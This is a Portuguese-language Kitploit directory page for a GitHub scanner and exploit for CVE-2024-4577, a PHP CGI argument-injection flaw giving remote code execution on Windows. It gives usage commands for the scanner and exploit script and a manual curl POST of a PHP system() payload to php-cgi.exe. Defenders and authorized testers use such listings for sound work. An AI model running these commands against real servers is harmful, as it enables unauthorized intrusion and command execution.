
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/r0otk3r/cve-2024-4577
Scanners de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleAprendizado e Educação
GitHubr0otk3r/cve-2024-4577

CVE-2024-4577

Scanner e ferramenta de exploração para CVE-2024-4577, uma vulnerabilidade de injeção de argumentos em PHP CGI que permite execução remota de código em sistemas Windows. Inclui módulos de detecção e execução de comandos.

Ver Repositório
46há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    411
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    328
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    314
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2024-4577 - Injeção de Argumentos em PHP CGI - RCE

Resumo

CVE-2024-4577 é uma vulnerabilidade crítica de injeção de argumentos no PHP CGI que afeta sistemas Windows que executam PHP em modo CGI. Essa falha permite que atacantes remotos injetem argumentos na linha de comando do PHP por meio de URLs especialmente elaboradas, levando à execução remota de código (RCE).

Este repositório inclui:

  • CVE-2024-4577.py: Um scanner para detectar alvos vulneráveis.
  • exploit.py: Uma ferramenta de exploit que envia código PHP e executa comandos de sistema no servidor vulnerável.

⚠️ AVISO
Este projeto é apenas para fins educacionais e testes autorizados. Qualquer uso indevido deste código não é de responsabilidade do autor. Use com responsabilidade e apenas em ambientes que você possua ou tenha permissão explícita para testar.


Requisitos

  • Python 3.x
  • biblioteca requests

Instale as dependências:

pip install -r requirements.txt

Uso do Scanner


Detecte se um alvo é vulnerável ao CVE-2024-4577:

Alvo Único

python3 CVE-2024-4577.py -u http://target.com
1


Múltiplos Alvos a partir de Arquivo

python3 CVE-2024-4577.py -f urls.txt

2

Caminho Personalizado (opcional)

python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php

Exemplos de Caminhos Vulneráveis

O scanner e o exploit testam endpoints CGI comuns, como:

/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello

O payload contorna o cgi.force_redirect e antepõe PHP malicioso usando php://input.


Uso do Exploit


Execute comandos arbitrários do sistema em um alvo vulnerável:

Alvo Único

python3 exploit.py -u http://target.com -c "id"
4


Múltiplos Alvos a partir de Arquivo


python3 exploit.py -f urls.txt -c "id"
5

Usando curl


Você também pode explorar a vulnerabilidade manualmente usando o curl

curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"

Isso envia um payload PHP que executa uname -a no servidor e retorna a saída.
3

Licença

Este código é distribuído sob a Licença MIT. Consulte LICENSE para mais informações.


Canais Oficiais

  • YouTube @rootctf
  • X @r0otk3r
Baixar ferramenta